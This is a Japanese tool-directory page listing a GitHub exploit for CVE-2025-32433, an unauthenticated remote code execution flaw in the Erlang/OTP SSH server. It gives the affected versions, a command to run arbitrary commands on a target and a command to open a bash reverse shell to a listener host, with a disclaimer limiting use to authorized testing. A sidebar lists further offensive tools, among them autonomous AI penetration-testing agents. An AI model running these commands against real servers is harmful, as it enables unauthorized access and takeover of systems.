
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-32433 — CVE-2025-32433 Erlang/OTP SSH RCE エクスプロイト SSHリモートコード実行脆弱性エクスプロイト | Kitploit

ツール/GitHubGitHub/0x7556/cve-2025-32433
脆弱性分析エクスプロイトペネトレーションテストコマンド&コントロールレッドチーミングリモートアクセスツール
GitHub0x7556/cve-2025-32433

CVE-2025-32433

CVE-2025-32433 Erlang/OTP SSH RCE エクスプロイト SSHリモートコード実行脆弱性エクスプロイト

リポジトリを見る
3275ヶ月前未レビュー
共有

CVE-2025-32433 Erlang/OTP SSH RCE EXP

説明

Erlang/OTP SSHサーバーに深刻な脆弱性が発見され、攻撃者が認証なしでリモートコード実行(RCE)を行う可能性があります。SSHプロトコルメッセージ処理の欠陥を悪用することにより、悪意のある攻撃者は影響を受けるシステムに不正にアクセスし、有効な認証情報なしで任意のコマンドを実行できます。これにより、対象ホストが侵害され、第三者が機密データに不正アクセスしたり操作したり、サービス拒否攻撃を引き起こす可能性があります。

影響を受けるバージョン

OTP-27.3.2 およびそれ以前
OTP-26.2.5.10 およびそれ以前
OTP-25.3.2.19 およびそれ以前

機能

  • エクスプロイトの実行: 任意のコマンドを実行します。
  • リバースシェル: bashベースのリバースシェルを起動します。

使用方法

コマンドを実行する:

cve-2025-32433.exe 127.0.0.1 -c 'id'
./cve-2025-32433.lnx 127.0.0.1 -c 'id'

リバースシェルを起動する:

cve-2025-32433.exe 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444
./cve-2025-32433.lnx 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444

CVE-2025-32433

参考文献

GitHub Advisory

NVD CVE-2025-32433

Platform Security

https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC

免責事項

  • 本ツールを使用する際は、関連する法令を遵守し、許可された環境でのみテストおよび使用してください。
  • 本ツールは教育および研究目的のみを目的としており、不正使用はすべてユーザー自身の責任となります。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    402
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    260
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





